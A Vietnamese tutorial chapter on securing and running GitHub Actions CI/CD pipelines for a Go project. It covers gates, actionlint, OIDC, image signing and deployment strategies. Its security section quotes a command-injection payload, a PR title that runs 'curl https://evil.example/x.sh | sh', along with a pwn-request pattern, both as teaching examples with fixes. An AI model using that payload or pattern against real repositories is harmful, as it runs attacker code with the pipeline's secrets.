- `concurrency` **với** `cancel-in-progress: true`: đẩy commit mới lên cùng nhánh thì hủy lượt chạy cũ đang dang dở, tiết kiệm phút CI (nhưng với job **triển khai** thì phải `false`, xem sau).
- `permissions: contents: read` **ở cấp workflow**: `GITHUB_TOKEN` mặc định có thể rất rộng; bạn thu về mức tối thiểu và chỉ nâng quyền ở job thật sự cần (`packages: write` cho phát hành). Đây là biện pháp rẻ nhất để giới hạn thiệt hại khi một bước bị chiếm.
- `timeout-minutes` cho mỗi job: một bước treo không ăn hết 6 giờ mặc định.
- `lint`: `gofmt`, `go vet`, kiểm tra `go mod tidy` không đổi gì, và `golangci-lint` (đã bao gồm `gosec`, `errcheck`, `bodyclose`, `noctx`... theo cấu hình ở Buổi 42). `go-version-file: go.mod` làm phiên bản Go **chỉ có một nguồn sự thật**; dòng `toolchain go1.27.2` trong `go.mod` bảo đảm CI, máy bạn và (bằng cách tương tự) Dockerfile cùng dùng bản vá đã sửa lỗ hổng thư viện chuẩn (điều chúng ta thấy ở Buổi 43, khi 1.27.1 dính 13 lỗ hổng). `cache: true` của `setup-go` lưu bộ nhớ đệm mô-đun và dựng, khóa theo `go.sum`.
- `test`: dùng `services:` để chạy một container PostgreSQL 18 ngay trong job, với `options` khai báo `healthcheck` (job chỉ bắt đầu khi dịch vụ khỏe). `go test -race` bật bộ phát hiện đua dữ liệu, chạy trên Linux nơi cgo có sẵn (điều mà máy Windows của giáo trình không làm được). Bí mật cơ sở dữ liệu

ở đây là giá trị chỉ dùng cho CI, nằm trong tệp workflow chứ không phải bí mật thật: đừng bao giờ dùng mật khẩu thật trong `services:`. `upload-artifact` giữ báo cáo độ phủ 7 ngày.

- `security`: `govulncheck` chế độ mã nguồn (chính xác nhất, Buổi 37, 43).
- `image` **với** `needs: [lint, test, security]`: chỉ dựng ảnh khi các cổng trước xanh; `load: true` nạp ảnh vào Docker cục bộ để **Trivy** quét (`exit-code: 1` ở mức `HIGH,CRITICAL` đã có bản vá, `ignore-unfixed` để không chặn vì thứ chưa thể sửa). `cache-from/cache-to type=gha` đưa bộ nhớ đệm lớp (Buổi 43) vào kho cache của GitHub, nên mỗi lần chạy không phải "lần đầu".

Một lưu ý về **tên kiểm tra bắt buộc**: trong *Branch protection*, bạn chọn job nào là "required" theo **tên job** (`lint`, `test`, `security`, `image`). Đổi tên job làm kiểm tra bắt buộc cũ "biến mất" và PR bị kẹt hoặc, nguy hiểm hơn, được hợp nhất mà thiếu kiểm tra. Coi tên job là hợp đồng.

3.1. Chạy chính các cổng đó trên máy trước khi đẩy lên

Cách rút ngắn vòng phản hồi lớn nhất: đừng dùng CI làm nơi phát hiện lỗi cú pháp. Chạy cùng chuỗi cổng cục bộ (`make check`, Buổi 42). Đây là chuỗi cổng thật chạy trên bản tham chiếu, kèm thời gian trên máy này (so với nhiều phút chờ đợi hàng đợi runner):

```
# Chạy trên máy các cổng giống job lint/test/security của ci.yml (trừ -race: cần cgo, CI Linux sẽ chạy).
cd "$REF"
export DATABASE_URL="postgres://verify@127.0.0.1:55432/shopgo"
gate() { # gate "tên" lệnh...
  local name="$1"; shift
  local t0=$SECONDS dt out
  if out="$("$@" 2>&1)"; then
    dt=$((SECONDS - t0)); printf 'ĐẠT   %3ds  %s\n' "$dt" "$name"
  else
    dt=$((SECONDS - t0)); printf 'HỎNG  %3ds  %s\n' "$dt" "$name"; echo "$out" | head -5; return 1
  fi
}
gofmt_check() { test -z "$(gofmt -l .)"; }
go version | sed 's/^/toolchain: /'
gate "gofmt -l (không tệp lệch)" gofmt_check
gate "go vet ./..." go vet ./...
gate "go mod tidy -diff (không đổi)" go mod tidy -diff
gate "go test -count=1 ./... (PostgreSQL thật)" go test -count=1 ./...
gate "govulncheck ./... (chế độ mã nguồn)" go run golang.org/x/vuln/cmd/govulncheck@v1.8.0 ./...
gate "golangci-lint run (gồm gosec)" golangci-lint run ./...
```

```
toolchain: go version go1.27.2 windows/amd64
ĐẠT     0s  gofmt -l (không tệp lệch)
ĐẠT     1s  go vet ./...
ĐẠT     1s  go mod tidy -diff (không đổi)
ĐẠT    19s  go test -count=1 ./... (PostgreSQL thật)
ĐẠT     5s  govulncheck ./... (chế độ mã nguồn)
ĐẠT     3s  golangci-lint run (gồm gosec)
```

Sáu cổng xong trong vài chục giây vì mọi thứ nóng bộ nhớ đệm; trên CI, lần chạy đầu thường chậm hơn nhiều, nên bộ nhớ đệm là chuyện sống còn (mục 8). Lưu ý dòng `toolchain` ở đầu: đó là `go1.27.2` nhờ chỉ thị `toolchain` trong `go.mod`; trước khi thêm chỉ thị đó, cùng chuỗi cổng này **đỏ ở** `govulncheck` trên máy dùng Go 1.27.1 (9 lỗ hổng thư viện chuẩn mà mã thật sự gọi tới: `net/http`, HTTP/2, `crypto/tls`...). Đây là một bài học thực tế: cổng bảo mật bắt được rằng *môi trường dựng cũ* là vấn đề, và lời giải là một dòng cấu hình. Chúng tôi cũng phát hiện (khi chạy chuỗi này lần đầu) rằng `gosec` **chạy độc lập không hiểu chú thích** `//nolint:gosec` của golangci-lint, nên cùng một dòng mã vừa "sạch" ở một công cụ vừa "đỏ" ở công cụ kia; cách giải quyết là chỉ chạy `gosec` **qua** `golangci-lint` (một nơi duy nhất cấu hình và loại trừ), điều bản tham chiếu đã làm.

4. Lint chính workflow: actionlint

Workflow là mã, và mã cần phân tích tĩnh. **actionlint** kiểm tra cú pháp biểu thức, tên nhãn runner, đầu vào của các hành động phổ biến (so với đặc tả thật), các lệnh workflow đã lỗi thời, phụ thuộc `needs`, và cả nguy cơ chèn lệnh. Với một workflow cố ý viết sai nhiều chỗ, và với năm workflow của bản tham chiếu:

```
cd "$(mktemp -d)"
mkdir -p .github/workflows
cat > .github/workflows/xau.yml <<'YAML'
name: xau
on:
  pull_request_target:
    types: [opened]
jobs:
  build:
    runs-on: ubuntu-lastest
    steps:
      - uses: actions/checkout@v5
        with:
          ref: ${{ github.event.pull_request.head.sha }}
      - run: echo "Tiêu đề PR là ${{ github.event.pull_request.title }}"
      - uses: actions/setup-go@v6
        with:
          go-verison: "1.27"
      - run: echo "::set-output name=x::1"
  deploy:
    needs: biuld
    runs-on: ubuntu-24.04
    steps:
      - run: echo ${{ steps.nope.outputs.x }}
YAML
echo '$ actionlint .github/workflows/xau.yml'
actionlint .github/workflows/xau.yml 2>&1 | sed -E 's#^\.github/workflows/##' | grep -E '^xau.yml:[0-
9]+:[0-9]+: ' | sed -E 's/\[[a-z-]+\]$//' | sed -E 's/ available (labels|inputs) are .*//; s/ see
https.*//; s/ instead: https:.*/ instead/; s/ instead, pass.*//'
echo
echo '$ actionlint (năm workflow của bản tham chiếu)'
cd "$REF" && actionlint .github/workflows/*.yml && echo "không có phát hiện nào ($(ls
.github/workflows/*.yml | wc -l) tệp)"
```

```
$ actionlint .github/workflows/xau.yml
xau.yml:7:14: label "ubuntu-lastest" is unknown.
xau.yml:12:43: "github.event.pull_request.title" is potentially untrusted. avoid using it directly in
inline scripts.
xau.yml:15:11: input "go-verison" is not defined in action "actions/setup-go@v6".
xau.yml:16:14: workflow command "set-output" was deprecated. use `echo "{name}={value}" >> $GITHUB_OUTPUT`
instead
xau.yml:17:3: job "deploy" needs job "biuld" which does not exist in this workflow
xau.yml:21:23: property "nope" is not defined in object type {}

$ actionlint (năm workflow của bản tham chiếu)
không có phát hiện nào (6 tệp)
```

Từng phát hiện đều là một lỗi thật mà ai đó đã gặp: nhãn runner gõ sai (job kẹt mãi ở "queued"); `go-verison` sai chính tả (hành động bỏ qua đầu vào lạ, chạy với phiên bản Go mặc định, im lặng); lệnh `set-output` đã bị khai tử; `needs: biuld` tham chiếu job không tồn tại; `steps.nope.outputs.x` là biểu thức vô nghĩa. Dòng thứ hai là nghiêm trọng nhất, nên dành riêng một mục.

5. Bảo mật pipeline

5.1. Chèn lệnh qua biểu thức ${{ }}

Biểu thức `${{ ... }}` được **thay thế bằng văn bản trước khi shell chạy**. Nếu giá trị do kẻ khác kiểm soát (tiêu đề PR, tên nhánh, nội dung issue, thông điệp commit) nằm trong `run:`, nó trở thành **mã shell**:

```
# NGUY HIỂM: tiêu đề PR là  a"; curl https://evil.example/x.sh | sh; echo "
- run: echo "Tiêu đề PR là ${{ github.event.pull_request.title }}"
```

Sau khi thay thế, shell thực thi `curl ... | sh` với quyền của job (và bí mật nó thấy). Cách sửa là **truyền qua biến môi trường**, nơi shell coi giá trị như dữ liệu, không như mã:

```
- env:
    PR_TITLE: ${{ github.event.pull_request.title }}
  run: echo "Tiêu đề PR là $PR_TITLE"
```

Các trường thường bị lạm dụng: `github.event.*.title`, `.body`, `github.head_ref` (tên nhánh!), `github.event.head_commit.message`, tên tác giả. Quy tắc: **không bao giờ đặt `${{ }}` chứa dữ liệu không tin cậy trực tiếp trong `run:` hoặc `script:`**. actionlint bắt các trường phổ biến như ví dụ trên. Workflow `deploy-production.yml` của chúng ta cũng nhận đầu vào `version` từ người dùng: nó được truyền qua `env` **và kiểm tra bằng regex** `^[0-9]+\.[0-9]+\.[0-9]+$` trước khi dùng.

5.2. pull_request_target và workflow_run

`pull_request` từ **fork** chạy trong ngữ cảnh *hạn chế* (không bí mật, `GITHUB_TOKEN` chỉ đọc), đúng vì mã của fork không đáng tin. `pull_request_target` chạy trong ngữ cảnh của *kho đích*: có bí mật và token ghi. Nếu bạn dùng nó rồi `checkout` **mã của PR** (`ref: ${{ github.event.pull_request.head.sha }}`) và chạy (`go test`, `npm install`...), kẻ tấn công tạo fork, sửa test thành `curl evil | sh` và chạy nó **với bí mật của bạn**: đây là kiểu "pwn request" khét tiếng. Quy tắc: `pull_request_target` chỉ để làm việc không đụng mã PR (gắn nhãn, bình luận); không bao giờ checkout và chạy mã của PR trong nó. Workflow tương tự là `workflow_run` kích hoạt từ một workflow PR: dữ liệu artifact từ PR là không tin cậy.

5.3. Hành động bên thứ ba là phụ thuộc có đặc quyền

Mỗi `uses: org/action@v3` chạy mã của bên khác trong job của bạn, nhìn thấy mọi bí mật job được cấp. Thẻ `@v3` có thể bị **dời** sang một commit độc hại (đó chính là cách các vụ tấn công kiểu `tj-actions` xảy ra). Phòng thủ nhiều lớp:

1. **Ghim bằng mã băm commit đầy đủ** cho mọi hành động không do GitHub/nhà cung cấp lớn bảo trì: `uses: org/action@a1b2c3d4...  # v3.4.1`. Dependabot (`package-ecosystem: github-actions`) đề xuất nâng cấp kèm mã băm mới. (Bản tham chiếu dùng thẻ cho dễ đọc và đã bật Dependabot; ở môi trường nghiêm ngặt, hãy ghim bằng mã băm.)
2. **Ưu tiên hành động do GitHub (`actions/*`) hoặc nhà cung cấp chính chủ**, hạn chế hành động ít người dùng; hoặc chỉ viết bước `run:` vài dòng thay vì kéo cả một hành động.
3. **Giới hạn hành động được phép** ở cấp tổ chức (Settings → Actions → "Allow select actions").
4. **Quyền tối thiểu cho token** (đã làm) và **bí mật chỉ cấp cho job cần**, không đặt ở cấp workflow.

5.4. Đừng lưu khóa đám mây dài hạn: dùng OIDC

Cách cũ: tạo khóa truy cập IAM, lưu vào `secrets.AWS_ACCESS_KEY_ID`. Khóa đó không hết hạn, ai đọc được bí mật là dùng được vĩnh viễn, và bạn phải nhớ xoay vòng. Cách đúng: **OpenID Connect**. Mỗi lần chạy, GitHub cấp một **token JWT ngắn hạn** ghi rõ danh tính ("repo X, chạy trên thẻ Y, workflow Z"); AWS (hay GCP, Azure) cấu hình tin cậy nhà phát hành token và **chỉ cho đảm nhận vai trò khi các điều kiện khớp**. Không có bí mật nào được lưu. Phần cấu hình phía AWS trong Terraform (đã qua `terraform validate`), với điều kiện `sub` chỉ cho phép **thẻ phiên bản** của **đúng kho này**:

```
# deploy/terraform/github_oidc.tf
# GitHub Actions xác thực với AWS bằng OIDC: không có khóa truy cập dài hạn nào được lưu trong GitHub.
# Mỗi lần chạy, GitHub cấp một token ngắn hạn mang danh tính "repo:ORG/REPO:ref:refs/tags/vX.Y.Z";
```

```
# AWS chỉ cho vai trò này khi token khớp điều kiện bên dưới.
variable "github_repository" {
  type        = string
  description = "ORG/REPO được phép đẩy ảnh, ví dụ shopgo-org/shopgo"
  default     = "shopgo-org/shopgo"
}

resource "aws_iam_openid_connect_provider" "github" {
  url            = "https://token.actions.githubusercontent.com"
  client_id_list = ["sts.amazonaws.com"]
}

data "aws_iam_policy_document" "github_trust" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]
    principals {
      type        = "Federated"
      identifiers = [aws_iam_openid_connect_provider.github.arn]
    }
    condition {
      test     = "StringEquals"
      variable = "token.actions.githubusercontent.com:aud"
      values   = ["sts.amazonaws.com"]
    }
    # Chỉ các lần chạy phát hành trên THẺ phiên bản của đúng kho này, không phải mọi nhánh hay mọi kho.
    condition {
      test     = "StringLike"
      variable = "token.actions.githubusercontent.com:sub"
      values   = ["repo:${var.github_repository}:ref:refs/tags/v*"]
    }
  }
}

resource "aws_iam_role" "github_release" {
  name               = "shopgo-github-release-${var.environment}"
  assume_role_policy = data.aws_iam_policy_document.github_trust.json
}

data "aws_iam_policy_document" "ecr_push" {
  statement {
    sid       = "TokenDangNhapECR"
    actions   = ["ecr:GetAuthorizationToken"]
    resources = ["*"]
  }
  statement {
    sid = "DayAnhVaoDungKho"
    actions = [
      "ecr:BatchCheckLayerAvailability",
      "ecr:InitiateLayerUpload",
      "ecr:UploadLayerPart",
      "ecr:CompleteLayerUpload",
      "ecr:PutImage",
    ]
    resources = [for r in aws_ecr_repository.app : r.arn]
  }
}

resource "aws_iam_role_policy" "ecr_push" {
  name   = "ecr-push"
  role   = aws_iam_role.github_release.id
  policy = data.aws_iam_policy_document.ecr_push.json
}

output "github_release_role_arn" {
  value = aws_iam_role.github_release.arn
}
```

Điều kiện `sub` là chốt chặn: vai trò chỉ được đảm nhận bởi lượt chạy có `sub` khớp `repo:shopgo-org/shopgo:ref:refs/tags/v*`. Một PR từ fork, một nhánh tùy ý, hay một kho khác đều bị từ chối. Quyền đi kèm (`ecr_push`) cũng tối thiểu: chỉ đẩy vào đúng hai kho ảnh. Phía workflow:

```
permissions:
  id-token: write      # cho phép job xin token OIDC
  contents: read
steps:
  - uses: aws-actions/configure-aws-credentials@v4
    with:
      role-to-assume: arn:aws:iam::123456789012:role/shopgo-github-release-production
      aws-region: ap-southeast-1
  - uses: aws-actions/amazon-ecr-login@v2
```

Cùng ý tưởng dùng cho cosign: **ký không khóa (keyless)** bằng danh tính OIDC của workflow thay vì quản lý khóa ký riêng (mục 6).

5.5. Các điều khoản còn lại

- **Môi trường (`environment:`)** với *Required reviewers*: job gắn `environment: production` dừng chờ người có thẩm quyền duyệt, và chỉ khi đó mới đọc được bí mật riêng của môi trường đó.
- **Runner tự quản (self-hosted)** trên kho công khai gần như luôn là sai: bất kỳ ai gửi PR cũng có thể chạy mã trên máy của bạn, trong mạng của bạn. Nếu dùng cho kho riêng, hãy dùng runner **tạm thời** (một job một máy, xóa sau khi xong), không chia sẻ giữa các nhóm tin cậy khác nhau.
- **Che bí mật trong log**: GitHub tự che giá trị khớp `secrets.*`, nhưng không che giá trị bị biến đổi (base64, cắt, ghép). Không `echo` bí mật, kể cả khi gỡ lỗi.
- **Quét bí mật trong kho** (Buổi 48) và bật *push protection* của GitHub.
- **Kiểm soát thay đổi của chính workflow**: `CODEOWNERS` cho `.github/workflows/` yêu cầu nhóm bảo mật duyệt (Buổi 42).

6. Quy trình phát hành

Khi một thẻ `vX.Y.Z` được đẩy (sau khi `next-version.sh` quyết định, Buổi 42), workflow phát hành dựng ảnh, đẩy lên registry, và **ký**:

```
# .github/workflows/release.yml
name: release

# Chạy khi đẩy thẻ phiên bản vX.Y.Z: dựng, đẩy ảnh lên GHCR, ký ảnh.
on:
  push:
    tags: ["v*.*.*"]

permissions:
  contents: read

jobs:
  publish:
    runs-on: ubuntu-24.04
    timeout-minutes: 20
    permissions:
      contents: read
      packages: write # đẩy ảnh lên GHCR
      id-token: write # ký không khóa (keyless) bằng OIDC
    strategy:
      matrix:
        target: [api, worker]
    steps:
      - uses: actions/checkout@v5
```

```
      - uses: docker/setup-buildx-action@v3
      - uses: docker/login-action@v3
        with:
          registry: ghcr.io
          username: ${{ github.actor }}
          password: ${{ secrets.GITHUB_TOKEN }}
      - id: meta
        uses: docker/metadata-action@v5
        with:
          images: ghcr.io/${{ github.repository }}-${{ matrix.target }}
          tags: |
            type=semver,pattern={{version}}
            type=semver,pattern={{major}}.{{minor}}
            type=sha
      - id: build
        uses: docker/build-push-action@v6
        with:
          context: .
          target: ${{ matrix.target }}
          push: true
          tags: ${{ steps.meta.outputs.tags }}
          labels: ${{ steps.meta.outputs.labels }}
          build-args: VERSION=${{ github.ref_name }}
          provenance: true
          sbom: true
          cache-from: type=gha
          cache-to: type=gha,mode=max
      - uses: sigstore/cosign-installer@v3
      - name: Ký ảnh theo digest (không theo tag)
        env:
          IMAGE: ghcr.io/${{ github.repository }}-${{ matrix.target }}
          DIGEST: ${{ steps.build.outputs.digest }}
        run: cosign sign --yes "${IMAGE}@${DIGEST}"
```

- `strategy.matrix` dựng song song hai ảnh (`api`, `worker`) từ cùng Dockerfile qua `target`. Mỗi phần tử ma trận là một job riêng; `fail-fast` mặc định hủy phần còn lại khi một phần hỏng.
- `docker/metadata-action` sinh thẻ từ chính thẻ Git: `1.4.2`, `1.4`, và `sha-<mã commit>`; nhờ vậy không ai phải gõ tay số phiên bản vào hai nơi.
- `provenance: true` **và** `sbom: true` đính kèm chứng thực nguồn gốc và danh sách thành phần vào ảnh (vào chuỗi cung ứng đủ để kiểm toán: "ảnh này do lượt chạy này dựng từ commit kia").
- **Ký theo digest, không theo thẻ**: `cosign sign "${IMAGE}@${DIGEST}"`. Thẻ có thể bị dời; digest thì không. Ký "không khóa" dùng danh tính OIDC của workflow (vì vậy job cần `id-token: write`) và ghi chữ ký vào sổ công khai (Rekor). `IMAGE` và `DIGEST` được truyền qua `env` (không `${{ }}` trực tiếp trong `run:`), đúng theo quy tắc ở mục 5.1.
- **Quyền riêng của job** (`packages: write`, `id-token: write`) ghi đè mức đọc chung, và chỉ job phát hành mới có chúng.

Phía triển khai **xác minh trước khi tin**: `cosign verify` với `--certificate-identity-regexp` buộc chữ ký phải do đúng workflow `release.yml` trên một thẻ `v*` của đúng kho tạo ra. Ảnh do kẻ khác đẩy lên registry (dù có quyền ghi) sẽ không qua được. Đây là bước đầu tiên của workflow triển khai production:

```
# .github/workflows/deploy-production.yml
name: deploy-production

# Triển khai production là một hành động CÓ CHỦ ĐÍCH: chạy tay, chọn phiên bản đã qua staging,
# và phải được người có thẩm quyền duyệt (cấu hình "Required reviewers" của environment `production`).
on:
  workflow_dispatch:
    inputs:
      version:
        description: "Phiên bản đã chạy ổn trên staging, ví dụ 1.4.2 (không có tiền tố v)"
        required: true
        type: string
```

```
permissions:
  contents: read

concurrency:
  group: deploy-production # không bao giờ hai lần triển khai production chạy cùng lúc
  cancel-in-progress: false

jobs:
  verify:
    runs-on: ubuntu-24.04
    timeout-minutes: 10
    permissions:
      contents: read
      packages: read
    steps:
      - name: Kiểm tra định dạng phiên bản
        env:
          VERSION: ${{ inputs.version }}
        run: |
          set -euo pipefail
          [[ "$VERSION" =~ ^[0-9]+\.[0-9]+\.[0-9]+$ ]] || { echo "phiên bản không hợp lệ: $VERSION"; exit
1; }
      - uses: sigstore/cosign-installer@v3
      - name: Xác minh chữ ký ảnh trước khi triển khai
        env:
          IMAGE: ghcr.io/${{ github.repository }}-api:${{ inputs.version }}
        run: |
          set -euo pipefail
          cosign verify "$IMAGE" \
            --certificate-identity-regexp
"^https://github.com/${GITHUB_REPOSITORY}/.github/workflows/release.yml@refs/tags/v" \
            --certificate-oidc-issuer https://token.actions.githubusercontent.com

  promote:
    needs: verify
    runs-on: ubuntu-24.04
    timeout-minutes: 10
    environment: production # kích hoạt cổng duyệt tay và bí mật riêng của môi trường
    steps:
      - uses: actions/checkout@v5
        with:
          repository: shopgo-org/shopgo-config
          token: ${{ secrets.CONFIG_REPO_TOKEN }}
      - name: Mở PR cập nhật thẻ ảnh production
        env:
          VERSION: ${{ inputs.version }}
          GH_TOKEN: ${{ secrets.CONFIG_REPO_TOKEN }}
        run: |
          set -euo pipefail
          branch="release/production-${VERSION}"
          git switch -c "$branch"
          sed -i "s|newTag: .*|newTag: ${VERSION}|" overlays/production/kustomization.yaml
          git config user.name "ci-bot"
          git config user.email "ci-bot@example.com"
          git commit -am "production: shopgo ${VERSION}"
          git push origin "$branch"
          gh pr create --title "production: shopgo ${VERSION}" --body "Triển khai ${VERSION} (đã xác minh
chữ ký)." --base main
```

Đọc kỹ cách workflow này hiện thực các nguyên tắc:

- `workflow_dispatch` **với đầu vào có kiểm tra**: triển khai production là hành động có chủ đích, và `version` được xác thực bằng regex trước khi dùng.
- `concurrency` **với** `cancel-in-progress: false`: không bao giờ hủy một lần triển khai đang chạy giữa chừng (khác với CI), nhưng cũng không cho hai lần chạy cùng lúc.

- **Job `verify` trước, `promote` sau**, nối bằng `needs`; job `promote` gắn `environment: production` nên **dừng chờ người duyệt**.
- **Không đẩy thẳng vào cụm**: workflow chỉ mở một **PR** vào kho cấu hình đổi thẻ ảnh. Việc hợp nhất PR đó (cũng cần review) mới khiến ArgoCD (Buổi 48) đồng bộ lên cụm. CI không cần quyền vào cụm Kubernetes, nên không có thông tin đăng nhập cụm nào để rò rỉ; và mọi thay đổi production đều có lịch sử Git, review và quay lui bằng `git revert`.

7. Triển khai, chiến lược và quay lui

Workflow `deploy-staging.yml` tự động hóa nửa đầu: sau khi `release` thành công, nó cập nhật thẻ ảnh trong kho cấu hình cho staging (một bước `sed` trong overlay Kustomize rồi commit); ArgoCD đồng bộ staging. Bài kiểm tra khói (`scripts/smoke.sh`, Buổi 30) chạy sau mỗi lần triển khai staging để bắt lỗi cấu hình (biến môi trường thiếu, migration chưa chạy) trước khi ai khác thấy.

Các **chiến lược triển khai**, từ đơn giản đến tinh vi:

Chiến lược	Cách hoạt động	Đánh đổi
Recreate	Dừng bản cũ, chạy bản mới	Có khoảng ngắt; chỉ dùng khi chấp nhận được
Cuốn chiếu (rolling)	Thay dần từng bản sao, chỉ nhận lưu lượng khi `readiness` đạt	Mặc định của Kubernetes; hai phiên bản chạy song song một lúc nên **phải tương thích ngược** (API, DB)
Xanh/lục (blue/green)	Dựng nguyên một môi trường mới ("lục"), kiểm tra, rồi chuyển toàn bộ lưu lượng	Quay lui tức thì (chuyển lại); tốn gấp đôi tài nguyên tạm thời; vẫn chia sẻ cơ sở dữ liệu
Canary	Chuyển 1% → 10% → 50% → 100% lưu lượng sang bản mới, theo dõi SLO ở mỗi bước, tự động dừng/quay lui nếu xấu đi	An toàn nhất; cần giám sát tốt và công cụ (Argo Rollouts, Flagger, ingress có trọng số)
Cờ tính năng	Triển khai mã tắt, bật dần cho từng nhóm người dùng	Tách "triển khai" khỏi "phát hành"; cần quản lý cờ và dọn cờ cũ

Yếu tố quyết định mà nhiều người bỏ qua: **cơ sở dữ liệu**. Trong lúc triển khai cuốn chiếu hay canary, *hai phiên bản mã cùng đọc ghi một lược đồ*. Vì vậy mọi thay đổi lược đồ phải theo kiểu **mở rộng – chuyển đổi – thu hẹp** (expand/contract): thêm cột nullable trước, triển khai mã ghi cả hai, di chuyển dữ liệu, triển khai mã chỉ dùng cột mới, và *rất lâu sau* mới xóa cột cũ. Không bao giờ có một bước "đổi tên cột và triển khai mã mới cùng lúc". Chúng ta thực hành chi tiết với PostgreSQL thật ở Buổi 49.

Kế hoạch quay lui phải có *trước* khi triển khai: (1) quay lui ứng dụng = triển khai lại **digest trước** (hoặc `git revert` PR cấu hình, ArgoCD tự đồng bộ), thường dưới 5 phút; (2) quay lui dữ liệu thì khó hơn nhiều, nên thay đổi lược đồ phải tương thích ngược để *không cần* quay lui dữ liệu; (3) mọi triển khai kèm điều kiện dừng đo được ("nếu tỉ lệ 5xx > 1% trong 5 phút thì quay lui"), lý tưởng là tự động.

8. Quét theo lịch và các cạm bẫy của run:

Lỗ hổng mới được công bố cho mã **cũ** mỗi tuần, nên việc quét không chỉ thuộc về PR. Workflow theo lịch chạy `govulncheck` vào các ngày làm việc và tự mở issue khi thấy lỗ hổng:

```yaml
# .github/workflows/scheduled-security.yml
name: scheduled-security

# Lỗ hổng mới được công bố cho mã CŨ mỗi tuần: quét theo lịch, không chỉ khi có PR.
on:
  schedule:
```

```yaml
    - cron: "17 2 * * 1-5" # 02:17 UTC các ngày làm việc (tránh giờ chẵn, khi hàng đợi runner đông)
  workflow_dispatch:

permissions:
  contents: read
  issues: write # để tự mở issue khi phát hiện

jobs:
  govulncheck:
    runs-on: ubuntu-24.04
    timeout-minutes: 10
    steps:
      - uses: actions/checkout@v5
      - uses: actions/setup-go@v6
        with:
          go-version-file: go.mod
          cache: true
      - id: scan
        continue-on-error: true
        shell: bash # khai báo tường minh = bash -e -o pipefail; mặc định KHÔNG có pipefail nên "| tee"
nuốt lỗi
        run: go run golang.org/x/vuln/cmd/govulncheck@v1.8.0 ./... | tee govulncheck.txt
      - name: Mở issue nếu có lỗ hổng
        if: steps.scan.outcome == 'failure'
        env:
          GH_TOKEN: ${{ github.token }}
        run: |
          gh issue create --title "govulncheck: phát hiện lỗ hổng ($(date +%F))" \
            --label security --body-file govulncheck.txt
```

Hai chi tiết đáng giá, mỗi cái là một lỗi thật mà chúng tôi đã tự mắc khi viết lần đầu: (1) lệnh `govulncheck ... | tee` **không có** `pipefail` theo mặc định, nên bước `scan` luôn "thành công", `outcome` không bao giờ là `failure`, và issue không bao giờ được mở; khai báo `shell: bash` (tức `bash -e -o pipefail`) sửa điều đó, và `actionlint` không cảnh báo vì cú pháp hoàn toàn hợp lệ (cần `shellcheck` hoặc review hiểu ngữ nghĩa mới thấy). (2) `cron: "17 2 * * 1-5"` tránh giờ chẵn: hàng triệu workflow đặt `0 * * * *` nên hàng đợi runner ùn tắc đúng phút đầu giờ.

9. Nhanh, ổn định, rẻ

- **Bộ nhớ đệm đúng chỗ.** `setup-go` với `cache: true` (mô-đun + dựng); `cache-from/to type=gha` cho lớp Docker (Buổi 43); khóa cache theo băm tệp phụ thuộc (`go.sum`) để tự làm mới khi phụ thuộc đổi, với `restore-keys` dự phòng. Đo tỉ lệ trúng cache, đừng giả định.
- **Song song hóa.** Job độc lập chạy song song (`lint`, `test`, `security`); chia bộ test lớn thành nhiều phần (`-run`/`-shuffle` theo phần, hoặc ma trận theo gói); nhưng chú ý mỗi job mới tốn thời gian khởi động (~20–60 giây) và chi phí.
- **Bộ lọc đường dẫn.** `on.pull_request.paths-ignore: ["docs/**", "**.md"]` bỏ qua CI khi chỉ đổi tài liệu. Cẩn thận: kiểm tra bắt buộc bị bỏ qua sẽ **kẹt ở "pending"**; giải pháp là một job "cổng" luôn chạy, hoặc quy tắc `paths-ignore` được thiết kế cùng cấu hình bắt buộc.
- **Test chập chờn (flaky) là nợ ưu tiên cao.** Mỗi lần chạy lại "cho xanh" dạy cả nhóm không tin CI. Quy trình: tự động phát hiện (cùng commit, hai kết quả), đưa vào danh sách kiểm dịch với người chịu trách nhiệm và hạn sửa, chạy `-count=20` / `-shuffle=on` / `-race` để tái hiện, tìm nguyên nhân (thời gian, thứ tự, dữ liệu dùng chung, `time.Sleep` thay vì đồng bộ hóa). Sửa gốc, đừng thêm `retry`.
- **Hàng đợi hợp nhất (merge queue)** dựng và kiểm tra từng PR *đã ghép sẵn với* `main` *hiện tại* trước khi hợp nhất, loại bỏ hai PR riêng xanh nhưng ghép lại đỏ.

- **Chi phí.** Phút runner tính tiền (Linux rẻ nhất; macOS/Windows đắt gấp nhiều lần). `timeout-minutes`, hủy lượt cũ, và bộ lọc đường dẫn là ba công cụ chính. Theo dõi thời gian pipeline như một chỉ số: nếu p50 vượt 15 phút, sẽ có người bắt đầu đẩy mà không đợi.
- **Đo chính pipeline** bằng DORA: tần suất triển khai, thời gian dẫn từ commit đến production, tỉ lệ thất bại thay đổi, thời gian khôi phục (giai đoạn mở đầu).

10. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. `${{ github.event.* }}` **hay** `${{ github.head_ref }}` **đặt thẳng trong** `run:`: chèn lệnh; phải qua `env:`.
2. `pull_request_target` **+ checkout mã PR + chạy**: cho kẻ lạ chạy mã với bí mật của bạn.
3. **Hành động bên thứ ba theo thẻ không ghim** (`@main`, `@v1`) mà không theo dõi; hoặc cho phép mọi hành động.
4. `GITHUB_TOKEN` **quyền ghi mặc định cho mọi job**; bí mật khai báo ở cấp workflow.
5. **Khóa đám mây dài hạn làm bí mật** thay vì OIDC; điều kiện `sub` quá rộng (`repo:org/*`) hoặc không có.
6. `| tee`/`| head` **sau lệnh có thể lỗi mà không có** `pipefail`; `continue-on-error` che lỗi thật.
7. **Triển khai production tự động từ mọi lần đẩy lên** `main` mà không có cổng duyệt, không có xác minh chữ ký.
8. **Job triển khai có** `cancel-in-progress: true`, hủy giữa chừng làm hệ thống ở trạng thái lửng.
9. **Dựng lại ảnh ở bước triển khai** thay vì triển khai chính digest đã dựng, ký và kiểm thử ("dựng một lần").
10. **Đổi tên job làm kiểm tra bắt buộc "biến mất"**, PR hợp nhất mà thiếu cổng.
11. **Không** `timeout-minutes`, không bộ nhớ đệm, không hủy lượt cũ; pipeline 30 phút nên ai cũng đẩy mà không chờ.
12. **Test chập chờn bị "retry cho qua"**; mọi người học cách bỏ qua CI đỏ.
13. **Mật khẩu/token thật trong tệp workflow, hoặc in ra log khi gỡ lỗi.**
14. **Self-hosted runner dùng chung cho kho công khai**, hoặc không dùng runner tạm thời.
15. **Thay đổi lược đồ CSDL không tương thích ngược cùng lúc với triển khai mã** (cuốn chiếu làm hai phiên bản đụng nhau).

11. Góc nhìn thực chiến

Góc nhìn thực chiến

